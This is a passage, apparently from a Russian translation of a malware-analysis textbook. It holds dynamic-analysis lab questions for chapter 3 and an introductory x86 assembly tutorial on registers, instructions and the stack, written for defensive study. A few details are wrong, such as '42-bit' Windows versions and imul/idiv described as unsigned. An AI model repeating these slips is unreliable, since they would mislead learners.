2. Какими локальными индикаторами он обладает?
3. Существуют ли какие-либо сетевые сигнатуры, подходящие для этого вредоноса? Если да, то какие?

Лабораторная работа 3.2

Проанализируйте вредоносный код в файле `Lab03-02.exe`, используя инструменты для динамического анализа.

Вопросы

1. Как сделать так, чтобы данный вредонос себя установил?
2. Как позволить этому вредоносу запуститься после установки?
3. Как найти процесс, в котором он выполняется?
4. Какие фильтры можно установить в procmon, чтобы извлечь нужную информацию?
5. Какими локальными индикаторами обладает вредонос?
6. Существуют ли для него какие-либо подходящие сетевые сигнатуры?

Лабораторная работа 3.3

Запустите вредоносный файл `Lab03-03.exe` и отследите его работу с помощью инструментов для базового динамического анализа в безопасной среде.

Вопросы

1. Что можно заметить при мониторинге этого вредоноса с помощью Process Explorer?
2. Можете ли вы обнаружить какие-либо динамические изменения в памяти?
3. Какими локальными индикаторами обладает вредонос?
4. Для чего он предназначен?

Лабораторная работа 3.4

Проанализируйте вредоносный код в файле `Lab03-04.exe`, используя инструменты для динамического анализа (мы продолжим исследование этой программы в лабораторных работах к главе 9).

Вопросы

1. Что произойдет, когда вы запустите этот файл?
2. Что препятствует динамическому анализу?
3. Есть ли какие-то другие способы запустить эту программу?

Часть II
Продвинутый статический анализ

4 Ускоренный курс по ассемблеру для архитектуры x86

Как уже обсуждалось в предыдущих главах, базовые методики статического и динамического анализа хороши для начальной оценки, но информации, которую они предоставляют, недостаточно для полноценного исследования вредоносного ПО.

Базовые статические методики подобны поверхностному осмотру тела во время вскрытия. С их помощью можно сделать некоторые предварительные выводы, но, чтобы увидеть полную картину, необходим глубокий анализ. Например, вы можете обнаружить импорт определенной функции, но узнать, как она используется и используется ли вообще, вам не удастся.

Базовый динамический подход тоже имеет свои ограничения. Например, с его помощью можно узнать, как исследуемый вредонос реагирует на получение специально подобранного пакета, но формат этого пакета можно определить лишь при дальнейшем изучении. И, как вы убедитесь в этой главе, здесь вам пригодится дизассемблирование.

Дизассемблирование — это узкоспециализированный навык, который может показаться пугающе сложным для новичков в программировании. Но не волнуйтесь: в этой главе вы получите общее представление о дизассемблировании, которое позволит вам двигаться дальше.

Уровни абстракции

Традиционная компьютерная архитектура позволяет представить вычислительную систему в виде нескольких *уровней абстракции*, с помощью которых скрываются подробности реализации. Например, Windows можно запускать на разном оборудовании, поскольку аппаратное обеспечение абстрагировано от операционной системы.

На рис. 4.1 представлено три уровня кода, которые используются в анализе безопасности. Авторы вредоносного ПО пишут свои программы на языке высокого уровня и с помощью компилятора генерируют машинный код, выполняющийся центральным процессором. С другой стороны, аналитики безопасности и инженеры, применяющие метод обратного проектирования, работают с языком низшего уровня;

мы используем дизассемблер, чтобы сгенерировать код на ассемблере, читая и анализируя который можно понять, как работает программа.




Рис. 4.1. Пример уровней кода

На рис. 4.1 приводится упрощенная модель, но компьютерные системы в целом можно описать в виде шести уровней абстракции. Мы перечислим их, начиная с самого нижнего. Верхние уровни содержат меньше всего подробностей, поэтому чем ниже мы опускаемся, тем сложнее перенести уровень между разными системами.

- **Аппаратное обеспечение.** Это единственный физический уровень. Он состоит из электрических цепей, которые составляют сложные комбинации логических операторов, формирующих *цифровую логику*: И, ИЛИ, НЕ и исключающее ИЛИ. Ввиду своей физической природы аппаратное обеспечение не поддается легкому управлению на программном уровне.
- **Микрокод.** Уровень микрокода также называют *прошивкой*. Он работает только на той микросхеме, для которой его писали. Микрокод содержит микроинструкции, которые транслируются из машинного кода более высокого уровня и позволяют взаимодействовать с оборудованием. При выполнении анализа безопасности нас обычно не интересует микрокод, так как во многих случаях он привязан к конкретному ПО, для которого был написан.
- **Машинный код.** Уровень машинного кода состоит из *опкодов* (операционных кодов) — шестнадцатеричных цифр, которые описывают инструкции процессора. Машинный код обычно реализуется с помощью нескольких инструкций микрокода, чтобы оборудование могло его выполнить. Машинный код создается при компиляции компьютерной программы, написанной на языке высокого уровня.
- **Языки низкого уровня.** Язык низкого уровня представляет собой набор инструкций компьютерной архитектуры, понятный человеку. Самым распространенным

среди этих языков является ассемблер. Аналитики безопасности работают на этом уровне, поскольку машинный код слишком сложен для человеческого восприятия. Мы используем дизассемблер, чтобы сгенерировать код на ассемблере, состоящий из таких простых инструкций, как `mov` и `jmp`. У ассемблера есть множество разных диалектов, и мы рассмотрим каждый из них отдельно.

ПРИМЕЧАНИЕ

Ассемблер — это самый высокий уровень, который можно гарантированно и неизменно восстановить из машинного кода, когда нет доступа к исходникам на более высокоуровневом языке.

- **Языки высокого уровня.** Большинство программистов работают с языками высокого уровня. Эти языки позволяют абстрагироваться от аппаратного обеспечения, упрощая использование программной логики и механизмов управления потоками. Обычно во время процесса, именуемого *компиляцией*, они превращаются в машинный код.
- **Интерпретируемые языки.** На самом верхнем уровне находятся интерпретируемые языки, такие как C#, Perl, .NET и Java. Они не компилируются в машинный код, а проходят через процесс трансляции. *Байт-код*, который получается в итоге, является промежуточным форматом, зависящим от конкретного языка. Байт-код выполняется внутри *интерпретатора* — это программа, которая прямо во время выполнения транслирует байт-код в исполняемые машинные команды. Интерпретатор представляет автоматический уровень абстракции по сравнению с традиционными компиляторами, поскольку он может самостоятельно обрабатывать ошибки и управлять памятью, не требуя участия ОС.

Обратное проектирование

Обычно, если вредоносное ПО хранится на диске, оно имеет *двоичный* вид на уровне машинного кода. Как упоминалось выше, машинный код — это инструкции, которые компьютер может выполнять быстро и эффективно. При дизассемблировании (см. рис. 4.1) на вход подается двоичный зараженный файл, а на выходе получается код на ассемблере; обычно для этого используется *дизассемблер* (в главе 5 будет рассмотрен самый популярный дизассемблер, IDA Pro).

Ассемблер — это целый подвид языков. Каждый диалект применяется для программирования строго определенного семейства микропроцессоров, такого как x86, x64, SPARC, PowerPC, MIPS или ARM. Самой популярной архитектурой для персональных компьютеров является x86.

Большинство 32-битных ПК построены на платформе x86, также известной как Intel IA-32; все современные 42-битные версии Microsoft Windows предназначены для работы на этой архитектуре. Кроме того, большинство процессоров типа AMD64 или Intel 64, которые работают под управлением Windows, поддерживают 32-битные двоичные файлы формата x86. В связи с этим большинство вредоносных программ

скомпилировано для архитектуры x86, на которой мы и сосредоточимся в этой книге (лишь глава 21 посвящена вредоносам, скомпилированным для платформы Intel 64). А сейчас мы рассмотрим те аспекты данной архитектуры, которые могут пригодиться при анализе безопасности.

ПРИМЕЧАНИЕ

Отличным источником дополнительной информации об ассемблере является книга Рэндалла Хайда The Art of Assembly Language, 2nd Edition (No Starch Press, 2010). Это последовательное введение в ассемблер на платформе x86 для программистов, не знакомых с этим языком.

Архитектура x86

Внутренности большинства современных компьютерных систем (включая x86) следуют архитектуре фон Неймана, проиллюстрированной на рис. 4.2. Она состоит из трех аппаратных компонентов.

- Центральное процессорное устройство (ЦПУ) выполняет код.
- *Основная (оперативная) память* системы (random-access memory, RAM) хранит все данные и код.
- *Система ввода/вывода* взаимодействует с устройствами, такими как жесткие диски, клавиатуры и мониторы.




Рис. 4.2. Архитектура фон Неймана

Как показано на рис. 4.2, ЦПУ содержит несколько компонентов: *управляющее устройство* получает из памяти инструкции для выполнения, сохраняя их адреса внутри *регистров* (указателей на инструкции). Регистры являются основными модулями хранения данных в процессоре и часто используются для экономии времени,

чтобы ЦПУ не нужно было обращаться к RAM. *Арифметико-логическое устройство* (АЛУ) выполняет инструкцию, полученную из RAM, и помещает результаты в регистры или память. Процесс получения и выполнения инструкций повторяется по мере работы программы.

Основная память

Основную память (RAM) отдельной программы можно разделить на следующие четыре части, как показано на рис. 4.3.




Рис. 4.3. Общая структура памяти программы

- **Данные.** Это отдельный раздел памяти под названием *сегмент данных*, который содержит значения, инициализируемые во время начальной загрузки программы. Иногда эти значения называют *статическими*, поскольку они не меняются в процессе выполнения, или *глобальными*, потому что они доступны из любой части кода.
- **Код.** Этот раздел содержит программные инструкции, полученные процессором, которые нужно выполнить. Код определяет, что программа делает и как организовано ее выполнение.
- **Куча.** Куча используется в качестве динамической памяти во время выполнения программы для создания (выделения) новых и удаления (освобождения) старых значений, которые программе больше не нужны. Кучу называют *динамической памятью*, поскольку ее содержимое может часто меняться на протяжении работы программы.
- **Стек.** Стек используется для локальных переменных и параметров функций, а также для управления потоком выполнения. Мы подробно рассмотрим данную тему чуть позже в этой главе.

Разделы, представленные на рис. 4.3, могут размещаться в памяти в совсем другом порядке. Например, нет гарантии того, что стек будет находиться ниже кода или наоборот.

Инструкции

Инструкции — это кирпичики, из которых строится код на ассемблере. В архитектуре x86 инструкция состоит из *мнемонической команды* и при необходимости одного и более *операндов*. Как показано в табл. 4.1, команда представляет собой слово, описывающее инструкцию, которую нужно выполнить: например, команда `mov` (от англ. move — «двигать») перемещает данные. Операнды обычно определяют информацию, которая используется инструкцией, например регистры или данные.

Таблица 4.1. Формат инструкции

Команда	**Конечный операнд**	**Исходный операнд**
mov	ecx	0x42

Опкоды и порядок байтов

Каждая инструкция состоит из *опкодов* (операционных кодов), которые говорят процессору, какие инструкции хочет выполнить программа. В этой книге и других источниках термин *«опкод»* описывает целую машинную инструкцию, хотя в документации Intel он имеет куда более узкий смысл.

Дизассемблеры транслируют опкоды в инструкции, понятные человеку. Например, в табл. 4.2 можно видеть, что опкоды `B9 42 00 00 00` составляют инструкцию `mov ecx, 0x42`. Значение `0xB9` относится к `mov ecx`, а `0x42000000` — к `0x42`.

Таблица 4.2. Опкоды инструкции

Инструкция	mov ecx,	0x42
Опкоды	B9	42 00 00 00

Значение `0x42000000` превращается в `0x42`, поскольку в архитектуре x86 используется порядок байтов от младшего к старшему. *Порядок байтов* определяет, какой байт внутри элемента данных следует первым — *старший* или *младший*. Вредоносная программа вынуждена переключаться между этими форматами во время сетевого взаимодействия, поскольку в сети данные используют порядок байтов от старшего к младшему, а код на платформе x86 — от младшего к старшему. Таким образом, IP-адрес 127.0.0.1, представленный в локальной памяти как 0x0100007F, будет передаваться по сети в виде 0x7F000001. Как аналитик безопасности, вы должны быть осведомлены о порядке следования байтов, чтобы случайно не перепутать формат записи таких важных индикаторов, как IP-адрес.

Операнды

Операнды применяются для указания данных в инструкциях. Можно использовать три типа операндов.

- *Постоянные* операнды являются фиксированными значениями, такими как `0x42` (см. табл. 4.1).
- *Регистровые* операнды ссылаются на регистры, такие как `ecx` (см. табл. 4.1).
- *Адреса памяти* содержат интересующие нас значения и обычно обозначаются в виде данных, регистра или уравнения внутри квадратных скобок (например, `[eax]`).

Регистры

Регистр — это небольшое хранилище данных, доступное процессору. Его содержимое достигается быстрее, чем любая другая память. Процессоры на платформе x86 обладают набором регистров, которые можно использовать для временного хранения данных или в качестве рабочего пространства. В табл. 4.3 представлены регистры, наиболее распространенные в архитектуре x86. Их можно разделить на четыре категории.

- Общие регистры используются процессором во время выполнения.
- Сегментные регистры применяются для отслеживания сегментов памяти.
- Регистры флагов используются для принятия решений.
- Указательные регистры требуются для отслеживания следующей инструкции, которую нужно выполнить.

Во время чтения данной главы вы можете подглядывать в табл. 4.3, если вам нужно вспомнить, на какие категории делятся регистры. Каждая из этих категорий будет подробно рассмотрена в следующих разделах.

Таблица 4.3. Регистры на платформе x86

Общие регистры	Сегментные регистры	Регистры флагов	Указательные регистры
EAX (AX, AH, AL)	CS	EFLAGS	EIP
EBX (BX, BH, BL)	SS		
ECX (CX, CH, CL)	DS		
EDX (DX, DH, DL)	ES		
EBP (BP)	FS		
ESP (SP)	GS		
ESI (SI)			

Все общие регистры занимают 32 бита и в ассемблерном коде могут адресоваться как в 32-битном, так и в 16-битном режиме. Например, EDX используется для адресации полного 32-битного регистра, тогда как DX ссылается на младшие 16 бит регистра EDX.

Есть четыре регистра (EAX, EBX, ECX и EDX), которые могут использоваться в качестве 8-битных значений, занимая младшие биты или второй набор из 8 бит. Например, AL ссылается на младшие 8 бит регистра EAX, а AH адресует второй набор из 8 бит.

В табл. 4.3 перечислена потенциальная адресация для всех общих регистров. Структура 32-битного (4-байтного) регистра EAX проиллюстрирована на рис. 4.4. В этом примере он содержит значение `0xA9DC81F5`, и код может обращаться к нему тремя дополнительными способами: AX (2 байта) — это `0x81F5`, AL (1 байт) — это `0xF5`, а AH (1 байт) — это `0x81`.

Общие регистры

Общие регистры обычно хранят данные или адреса памяти. Часто в процессе выполнения программы они оказываются взаимозаменяемыми. Но, несмотря на свое название, они не всегда используются для *общего* применения.




Рис. 4.4. Структура регистра EAX на платформе x86

Некоторые x86-инструкции всегда используют определенные регистры. Например, для умножения и деления неизменно применяются регистры EAX и EDX.

Помимо определения инструкций общие регистры можно использовать согласованным образом в коде программы. Такой подход называется *соглашением*. Информация о соглашениях, применяемых в компиляторах, позволяет аналитику безопасности быстрее изучать код, не затрачивая время на выяснение контекста

использования регистра. EAX обычно содержит значение, возвращаемое вызванной функцией. Следовательно, если регистр EAX идет сразу после вызова функции, этот код, скорее всего, манипулирует возвращаемым значением.

Флаги

Регистр флагов, EFLAGS, хранит статус программы. На платформе x86 он занимает 32 бита, и каждый бит является флагом. Во время выполнения каждый флаг либо установлен (1), либо сброшен (0); это позволяет управлять процессором или указывать на результаты его работы. Флаги, перечисленные ниже, являются наиболее важными с точки зрения анализа вредоносного ПО.

- `ZF`. Нулевой флаг: устанавливается, когда результат операции равен нулю, в противном случае сбрасывается.
- `CF`. Флаг переноса: устанавливается в ситуациях, когда результат операции слишком большой или слишком маленький для заданного операнда, в противном случае сбрасывается.
- `SF`. Флаг знака: устанавливается, когда результат операции отрицательный, и сбрасывается, когда положительный. Этот флаг также устанавливается, когда после арифметической операции самый старший бит оказывается установленным.
- `TF`. Флаг трассировки: используется для отладки. Если он установлен, процессор архитектуры x86 будет выполнять по одной инструкции за раз.

ПРИМЕЧАНИЕ

Подробнее обо всех доступных флагах можно прочитать в первой части «Руководства разработчика программного обеспечения Intel архитектур 64 и IA-32», которое мы обсудим в конце этой главы.

EIP — указательный регистр

На платформе x86 регистр EIP (известный также как *указательный регистр* или *программный счетчик*) содержит адрес инструкции, которая должна быть выполнена в программе следующей. Его единственное назначение — говорить процессору, что делать дальше.

ПРИМЕЧАНИЕ

При повреждении регистра EIP (то есть когда он указывает на адрес, по которому нет корректного программного кода) ЦПУ не сможет получить код для дальнейшего выполнения, поэтому текущая программа, скорее всего, преждевременно завершится. С помощью этого регистра вы можете определять, что выполняет процессор, — именно поэтому злоумышленники пытаются заполучить контроль над EIP, используя уязвимости. Обычно, чтобы захватить систему, злоумышленнику сначала нужно загрузить вредоносный код в память, а затем указать его в EIP.

Простые инструкции

Самая простая и распространенная инструкция, `mov`, предназначена для перемещения данных из одного места в другое. Иными словами, она читает и записывает в память. Инструкция `mov` может помещать данные в регистры или RAM. Ее формат выглядит как `mov` *`назначение, источник`* (в синтаксисе Intel, который мы используем в этой книге, операнд с пунктом назначения идет первым).

В табл. 4.4 показаны примеры инструкции `mov`. Операнды внутри квадратных скобок воспринимаются как ссылки на данные. Например, `[ebx]` ссылается на данные в памяти по адресу EBX. В последнем примере для вычисления адреса в памяти используется выравнивание. Это не требует отдельных инструкций для проведения вычислений внутри квадратных скобок, что позволяет сэкономить место. Выполнение вычислений внутри инструкций, как показано ниже, возможно лишь в случае, если результатом должен стать адрес в памяти. Например, инструкция `mov eax, ebx+esi*4` (без квадратных скобок) является некорректной.

Таблица 4.4. Примеры инструкции mov

Инструкция	Описание
mov eax, ebx	Копирует содержимое EBX в регистр EAX
mov eax, 0x42	Копирует значение 0x42 в регистр EAX
mov eax, [0x4037C4]	Копирует 4 байта памяти по адресу 0x4037C4 в регистр EAX
mov eax, [ebx]	Копирует 4 байта памяти, заданные регистром EBX, в регистр EAX
mov eax, [ebx+esi*4]	Копирует 4 байта памяти, заданные результатом выравнивания ebx+esi*4, в регистр EAX

Еще одна инструкция, `lea`, похожа на `mov` и означает «загрузить действующий адрес». Она имеет формат `lea` *`назначение, источник`* и используется для размещения адреса памяти в определенном месте. Например, `lea eax, [ebx+8]` поместит EBX+8 внутрь EAX. Для сравнения: инструкция `mov eax, [ebx+8]` загрузит данные, находящиеся по адресу, заданному как EBX+8. Таким образом, `lea eax, [ebx+8]` сделает то же самое, что и `mov eax, ebx+8`, однако вторая инструкция является некорректной.

На рис. 4.5 слева показаны значения регистров EAX и EBX, а справа — информация, хранящаяся в памяти. Регистр EBX равен 0xB30040. По адресу 0xB30048 находится значение `0x20`. Инструкция `mov eax, [ebx+8]` помещает значение `0x20` (полученное из памяти) в регистр EAX, а инструкция `lea eax, [ebx+8]` помещает в тот же регистр значение `0xB30048`.




Рис. 4.5. Доступ к памяти с помощью регистра EBX

Инструкция `lea` применяется не только для получения адресов памяти. Для нее требуется меньше инструкций, поэтому она может пригодиться при вычислении значений. Например, вы часто можете встретить инструкции наподобие `lea ebx, [eax*5+5]`, где `eax` хранит число, а не адрес. Того же результата можно достичь с помощью инструкции `ebx = (eax+1)*5`, однако первый вариант является более коротким и эффективным с точки зрения компилятора по сравнению с использованием четырех инструкций (например, `inc eax`; `mov ecx, 5`; `mul ecx`; `mov ebx, eax`).

Арифметика

Ассемблер на платформе x86 содержит множество арифметических инструкций, начиная с обычного сложения и вычитания и заканчивая логическими операторами. В этом разделе мы рассмотрим те из них, которые используются чаще всего.

Сложение и вычитание добавляют или убирают значение из заданного операнда. Формат сложения: `add` *`назначение, значение`*. Формат вычитания: `sub` *`назначение, значение`*. Инструкция `sub` затрагивает два важных флага: ZF (нулевой флаг) и CF (флаг переноса). Первый устанавливается, если результат равен нулю, а второй — если целевое значение меньше вычитаемого. Инструкции `inc` и `dec` инкрементируют и декрементируют регистр на единицу. В табл. 4.5 показаны примеры операций сложения и вычитания.

Таблица 4.5. Примеры инструкций сложения и вычитания

Инструкция	Описание
sub eax, 0x10	Вычитает 0x10 из EAX
add eax, ebx	Добавляет EBX к EAX и сохраняет результат в EAX
inc edx	Инкрементирует EDX на 1
dec ecx	Декрементирует ECX на 1

Умножение и деление используют заранее выбранный регистр, поэтому команда превращается в простую инструкцию со значением, на которое регистр будет умножен или поделен. Формат инструкции `mul` выглядит как `mul` *`значение`*. Аналогично форматом инструкции `div` является `div` *`значение`*. Выбор регистра, с которым работают эти инструкции, может произойти намного раньше, поэтому вам, возможно, потребуется пройтись по коду программы, чтобы найти эту операцию.

Инструкция `mul` всегда умножает `eax` на *`значение`*. Следовательно, перед умножением регистр EAX должен быть подготовлен соответствующим образом. Результат сохраняется в виде 64-битного значения сразу в двух регистрах: EDX и EAX. Первый хранит старшие 32 бита операции, а второй — младшие 32 бита. На рис. 4.2 представлено содержимое EDX и EAX, когда десятичный результат умножения, 5 000 000 000, слишком большой и не помещается в одном регистре.

Рис. 4.6. Результат умножения сохраняется в регистрах EDX и EAX

Инструкция `div` делает то же самое, что и `mul`, только в обратном направлении: она делит 64 бита, хранящихся в EDX и EAX, на *`значение`*. Поэтому перед делением вы должны подготовить регистры EDX и EAX. Результат деления сохраняется в EAX, а остаток — в EDX.

Чтобы получить остаток деления, программист должен взять значение *по модулю*; эта операция компилируется в ассемблер путем использования регистра EDX после выполнения `div` (поскольку он содержит остаток). В табл. 4.6 показаны примеры инструкций `mul` и `div`. Стоит также отметить, что у этих инструкций есть беззнаковые версии, `imul` и `idiv`.

Таблица 4.6. Примеры инструкций умножения и деления

Инструкция	Описание
mul 0x50	Умножает EAX на 0x50 и сохраняет результат в EDX:EAX
div 0x75	Делит EDX:EAX на 0x75, сохраняя результат в EAX и остаток в EDX

В архитектуре x86 используются логические операторы, такие как ИЛИ, И и XOR (исключающее ИЛИ). Соответствующие инструкции по принципу своей работы похожи на `add` и `sub`. Они выполняют заданные действия с исходным и конечным операндами, сохраняя результат в целевой регистр. Инструкция `xor` часто встречается при дизассемблировании. Например, с помощью операции `xor eax, eax` можно быстро обнулить регистр EAX. Это делается с целью оптимизации, поскольку данная инструкция занимает лишь 2 байта, тогда как `mov eax, 0` требует 5 байт.

Инструкции `shr` и `shl` используются для смещения регистров. Они имеют одинаковый формат: `shr/shl` *`назначение, шаг`*. Они смещают значение в целевом операнде вправо или влево на количество бит, указанных в шаге. Биты, которые выходят за пределы целевого регистра, в первую очередь попадают в флаг CF. Нулевые биты заполняются во время смещения. Например, если сместить двоичное значение 1000 на 1, получится 0100. После инструкции смещения флаг CF будет содержать последний бит, смещенный из целевого операнда.

Инструкции циклического сдвига, `ror` и `rol`, похожи на `shr` и `shl`, однако «выпавшие» биты добавляются с другой стороны. Иными словами, во время правого циклического сдвига (`ror`) младшие биты замещают собой старшие. Левый циклический сдвиг (`rol`) делает все с точностью до наоборот. Примеры использования этих инструкций показаны в табл. 4.7.

Таблица 4.7. Распространенные логические и сдвигающие инструкции арифметики

Инструкция	Описание
xor eax, eax	Очищает регистр EAX
or eax, 0x7575	Выполняет логическое ИЛИ с EAX и 0x7575
mov eax, 0xA shl eax, 2	Сдвигает регистр EAX влево на 2 бита; обе эти инструкции имеют результат EAX = 0x28, поскольку число 1010 (двоичное 0xA), сдвинутое на 2 бита влево, равно 101000 (0x28)
mov bl, 0xA ror bl, 2	Циклически сдвигает на 2 бита регистр BL; обе эти инструкции имеют результат BL = 10000010, поскольку число 1010, циклически сдвинутое на 2 бита вправо, равно 10000010

Сдвиг часто используется вместо умножения в качестве оптимизации: эта операция проще и быстрее, так как вам не нужно подготавливать регистры и перемещать данные. Инструкция `shl eax, 1` дает тот же результат, что и умножение EAX на 2. Сдвиг влево на 2 бита умножает операнд на 4, а сдвиг влево на 3 бита равнозначен умножению на 8. Сдвиг операнда влево на *n* бит приводит к его умножению на 2^n.

Если во время анализа вредоносного ПО вы натолкнулись на функцию, состоящую из многократного повторения инструкций `xor`, `or`, `and`, `shl`, `ror`, `shr` или `rol`, размещенных в произвольном порядке, эта функция, скорее всего, занимается шифрованием или сжатием. Не отвлекайтесь на анализ каждой отдельной инструкции (разве что вам действительно это нужно). В большинстве случаев этот участок лучше всего пометить как процесс шифрования и двигаться дальше.

NOP

Последняя простая инструкция, `nop`, не делает ничего. При ее вызове выполнение просто переходит к следующей инструкции. На самом деле `nop` является псевдонимом для `xhcg eax, eax`, но, поскольку обмен содержимым между регистрами EAX ничего не меняет, эта операция часто называется NOP (no operation).

Опкод этой инструкции равен 0x90. Он часто применяется внутри NOP на случай переполнения буфера, когда злоумышленники не полностью контролируют атакуемую систему. Это позволяет заполнить пространство для выполнения, что снижает риск автоматического запуска вредоносного скрипта посреди программы. Инструкции `nop` и скрипты командной оболочки будут подробно рассмотрены в главе 19.

Стек

Память для функций, локальных переменных и управления потоком находится в *стеке*. Это структура данных, операции добавления и извлечения в которой происходят лишь с одной стороны. Вы добавляете элементы в стек и затем изымаете их оттуда. Эта структура работает по принципу «последним пришел, первым вышел» (last in, first out, LIFO). Например, если последовательно добавить числа 1, 2 и 3,

то первым числом в очереди на извлечение будет 3, поскольку оно было добавлено последним.

Архитектура x86 имеет встроенную поддержку стека. В этом механизме задействованы регистры ESP и EBP. Первый служит ссылкой и обычно содержит адрес, указывающий на вершину стека. Его значение изменяется по мере добавления и извлечения элементов. Регистр EBP представляет собой базовый указатель, который остается согласованным в рамках отдельно взятой функции. Программа может использовать его в качестве заполнителя для отслеживания местоположения локальных переменных и параметров.

Для работы со стеком предусмотрены инструкции `push`, `pop`, `call`, `leave`, `enter` и `ret`. Стек выделяется в памяти сверху вниз, а старшие адреса выделяются и используются первыми. По мере добавления значений в стек начинают заполняться младшие адреса (это будет проиллюстрировано чуть позже, на рис. 4.7).

Стек используется только как кратковременное хранилище. В нем часто хранятся локальные переменные, параметры и возвращаемые адреса. Его основным назначением является участие в обмене данными между вызовами функций. Реализация такого обмена зависит от компилятора, но на локальные переменные и параметры чаще всего принято ссылаться относительно регистра EBP.

Вызовы функций

Функции — это отрезки программы, которые выполняют определенную задачу и являются относительно независимыми от остального кода. Основной код вызывает функцию, временно передавая ей управление, пока она не вернет его обратно. Способ использования стека внутри программы остается неизменным в рамках имеющегося двоичного файла. Пока мы сосредоточимся на наиболее распространенном соглашении о вызове, *cdecl*, а альтернативные подходы будут рассмотрены в главе 6.

Многие функции содержат *пролог* — несколько начальных строчек кода. Пролог подготавливает стек и регистры для работы внутри функции. Аналогично в конце функции находится *эпилог*, восстанавливающий то состояние стека и регистров, которое они имели до вызова.

В списке далее показана последовательность действий в самой распространенной реализации вызовов функций. На рис. 4.8 вы можете видеть структурную диаграмму, которая на примере отдельного среза иллюстрирует то, как устроен стек.

1. Аргументы добавляются в стек с помощью инструкции `push`.
2. Функция вызывается командой `call` *`адрес_памяти`*. При этом адрес текущей инструкции (то есть содержимое регистра EIP) добавляется в стек. Этот адрес будет использоваться для возвращения в основной код, когда функция завершит работу. В самом начале регистру EIP присваивается *`адрес_памяти`*.
3. В рамках пролога в стеке выделяется место для локальных переменных, и туда сразу же помещается регистр EBP (базовый указатель). Это делается для того, чтобы сохранить ссылку на вызывающую функцию.
4. Функция выполняет свою работу.

5. В рамках эпилога стек восстанавливается. ESP корректируется, чтобы освободить локальные переменные, а EBP приводится к исходному состоянию, чтобы вызывающая функция могла корректно обращаться к своим переменным. В качестве эпилога может использоваться инструкция `leave`, так как она делает регистр ESP равным EBP и удаляет последний из стека.
6. Функция возвращается, вызывая инструкцию `ret`. Этим она извлекает обратный адрес из стека и сохраняет его в EIP, чтобы программа могла продолжить выполнение с того места, в котором был сделан исходный вызов.
7. Происходит коррекция стека: удаляются заданные аргументы (если только они не будут использоваться позже).

Структура стека

Как уже упоминалось, стек выделяется сверху вниз, начиная со старших адресов. На рис. 4.7 показано, как стек размещен в памяти. При каждом вызове генерируется новый слой стека. Стек функции существует до тех пор, пока она не возвращается, — в этот момент вызывающая функция восстанавливает свой стек и возвращает себе контроль за выполнением.

